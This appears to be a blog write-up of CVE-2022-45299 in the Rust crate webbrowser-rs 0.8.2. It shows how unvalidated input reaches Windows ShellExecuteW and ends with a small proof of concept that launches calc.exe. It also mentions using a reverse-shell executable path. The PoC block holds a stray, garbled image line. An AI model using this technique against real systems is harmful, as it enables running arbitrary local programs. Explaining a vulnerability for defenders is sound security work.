

Introduction

A critical security bug with the identifier CVE-2022-45299 has been detected in the Rust language library `webbrowser-rs`, which is a close counterpart to the Python `webbrowser` library. This vulnerability is particularly concerning as it has been found to affect version 0.8.2 of the library. The impact of this bug is significant, as it gives malicious actors the ability to access files without proper authorization by simply supplying crafted URLs. It is crucial that users of the library take necessary steps to mitigate the risk posed by this vulnerability.

Building The Testing Lab

We will use Windows 10 Cause it's related to The Windows API functions, to setup our testing Lab first let's install rust language on the operation system with `rustup-init` from [Here](#) ,after installing to rust language and adding it to Windows Environment Variables, so we need to create rust project frist by this command `cargo new CVE`

```
C:\Users\yosef0x1\Desktop\Projects>cargo new CVE
Created binary (application) `CVE` package

C:\Users\yosef0x1\Desktop\Projects>cd CVE

C:\Users\yosef0x1\Desktop\Projects\CVE>dir
Volume in drive C has no label.
Volume Serial Number is 58C5-85DD

Directory of C:\Users\yosef0x1\Desktop\Projects\CVE

01/27/2023  01:55 PM    <DIR>          .
01/27/2023  01:55 PM    <DIR>          ..
01/27/2023  01:55 PM                8 .gitignore
01/27/2023  01:55 PM            172 Cargo.toml
01/27/2023  01:55 PM    <DIR>          src
                2 File(s)            180 bytes
                3 Dir(s)  26,722,668,544 bytes free

C:\Users\yosef0x1\Desktop\Projects\CVE>
```

Now,

1. use favorite code editor and open the `Cargo.toml` file
2. To add the vulnerable version of `webbrowser-rs`, we gotta download it manually from the source: <https://github.com/amodm/webbrowser-rs/tree/db8ca33e13396993aa7ed23352d9ee40ed7a1ce8> .
3. Once you've got the library, add it to the Dependencies section of the `Cargo.toml` file with this format: `lib = { path = "INSERT PATH HERE" } .`

As shown in the picture :

```
6  # See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/man
7
8  [dependencies]
9  webbrowser = { path = "C:\\Users\\yosef0x1\\Desktop\\test\\webbrowser-rs-0.8.2" }
```

And now our environment is ready for fun

What is webbrowser-rs ?

Webbrowser-rs is an open-source library for the Rust programming language that similar to the webbrowser library in Python and offers the ability to open URLs and local web browser installed on the platform

As we menttioned before, The library works on Windows, Linux, and several other platforms, as shows in the following picture

Platform Support Status			
Platform	Supported	Browsers	Test status
macos	✓	default + others	✓
windows	✓	default only	✓
linux/wsl/*bsd	✓	default only (respects \$BROWSER env var, so can be used with other browsers)	✓
android	✓	default only	✓
ios	✓	default only	✓
wasm	✓	default only	✓
haiku	✓ (experimental)	default only	✗

Example of Library usage

```
use webbrowser;

fn main() {

    let urls = vec![
        "https://www.rust-lang.org",
        "https://www.github.com",
        "https://docs.rs",
    ];
    for url in urls {
        match webbrowser::open(url) {
            Ok(_) => println!("Successfully opened {}", url),
            Err(e) => println!("Error opening {}: {}", url, e),
        }
    }
}
```

the code simply `use webbrowser` to imports the external library and `webbrowser::open` is used to open the list of URLs stored in the urls `variable` .

and handling the error by if the function encounters an error, the script will print `Error opening` , otherwise it will print `Successfully opened` .

The output of the script opens the list of URLs in the browser tabs:

```
yosef0x1@pwnbox: ~/Demo/src$ cargo run
warning: crate `Demo` should have a snake case name
|
= help: convert the identifier to snake case: `demo`
= note: `[warn(non_snake_case)]` on by default

warning: `Demo` (bin "Demo") generated 1 warning
    Finished dev [unoptimized + debuginfo] target(s) in 0.03s
    Running `/home/yosef0x1/Demo/target/debug/Demo`
Successfully opened https://www.rust-lang.org
Successfully opened https://www.github.com
Successfully opened https://docs.rs
```

The Analysis

Now, Moving to the analysis of the vulnerab code is where the vulnerability :

So we're gonna check out the `windows.rs` file, cuz that's where the code for the library interacts with the Windows OS

```
extern crate widestring;
extern crate winapi;

use crate::{Browser, BrowserOptions, Error, ErrorKind, Result};
pub use std::os::windows::process::ExitStatusExt;
use std::ptr;
use widestring::U16CString;

/// Deal with opening of browsers on Windows, using [`ShellExecuteW`](
/// https://docs.microsoft.com/en-us/windows/desktop/api/shellapi/nf-shellapi-shellexecuteW)
/// function.
///
/// We ignore BrowserOptions on Windows, except for honouring [BrowserOptions::dry_run]
#[inline]
pub fn open_browser_internal(browser: Browser, url: &str, options: &BrowserOptions) -> Result<()> {
    use winapi::shared::winerror::SUCCEEDED;
    use winapi::um::combaseapi::{CoInitializeEx, CoUninitialize};
    use winapi::um::objbase::{COINIT_APARTMENTTHREADED, COINIT_DISABLE_OLE1DDE};
    use winapi::um::shellapi::ShellExecuteW;
    use winapi::um::winuser::SW_SHOWNORMAL;

    match browser {
        Browser::Default => {
            // always return true for a dry run for default browser
            if options.dry_run {
                return Ok(());
            }

            static OPEN: &[u16] = &['o' as u16, 'p' as u16, 'e' as u16, 'n' as u16, 0x0000];
            let url =
                U16CString::from_str(url).map_err(|e| Error::new(ErrorKind::InvalidInput, e))?;
            let code = unsafe {
                let coinitializeex_result = CoInitializeEx(
                    ptr::null_mut(),
                    COINIT_APARTMENTTHREADED | COINIT_DISABLE_OLE1DDE,
                );
                let code = ShellExecuteW(
                    ptr::null_mut(),
                    OPEN.as_ptr(),
```

```

        url.as_ptr(),
        ptr::null(),
        ptr::null(),
        SW_SHOWNORMAL,
    ) as usize as i32;
    if SUCCEEDED(coinitializeex_result) {
        CoUninitialize();
    }
    code
};
if code > 32 {
    Ok(())
} else {
    Err(Error::last_os_error())
}
}
_ => Err(Error::new(
    ErrorKind::NotFound,
    "Only the default browser is supported on this platform right now",
)),
}
}

```

the code uses the Windows API to interact with the system and open URLs in the default browser by calling the `ShellExecuteW` function (shellapi.h), And the URL passed directly as `lpFile` (which is parameter for `ShellExecuteW` function) and `lpFile` the argument that tells the system what file or URL you want to open without any validation or filtering, which means a hacker can control the argument and execute any local file they want. For example, they could pass in the path to a reverse shell executable like `C:\Windows\reverse_shell.exe` and take control of the system we will take a quick example of the PoC about how can an attacker exploit it

Patch Info

The mitigation was by all URLs are opened in a web browser, regardless of the URL type. The previous default application associated with the URL type, such as a notepad for a .txt file, is no longer relied on. The process was implemented by using the Windows API function `AssocQueryStringW`, which is a function used to retrieve the string associated with the URL type.

The Proof Of Concept

Creating a new project by cargo package manager `cargo new POC`

and configuring the Cargo.toml file to use v0.8.2 of webbrowser lib you can download it and link it manually as the following picture

the following code uses webbrowser v0.8.2 library and using open function that is used to open URLs and passing executable path for calculator `calc.exe` in windows

'fn main()' is the entry point function in rust and where the code execution starts

```

use webbrowser;

fn main() {


    webbrowser::open("C:\\Windows\\System32\\calc.exe");
}

```

```
}
```

while compile this code with cargo package manager `cargo build && cargo run`

As a result of executing this code, we are able to observe the Calculator application popping up on the screen



Mitigation for end-user & Developers

to mitigate and prevent this security risk should developers make sure that libraries and dependencies in their project are up to date by using the Cargo package manager `cargo update` to ensure that they are using the latest updates available .

The Summary

basically the problem is in the code that opens browsers using the Windows ShellExecuteW function and passing to `lpfile` . It's crucial that users of the library take action to prevent any potential harm, like getting a fixed version or updating the package or finding another library to use instead

Resources

<https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa>

<https://github.com/offalltn/CVE-2022-45299>

<https://learn.microsoft.com/en-us/windows/win32/api/shlwapi/nf-shlwapi-associquerystingw>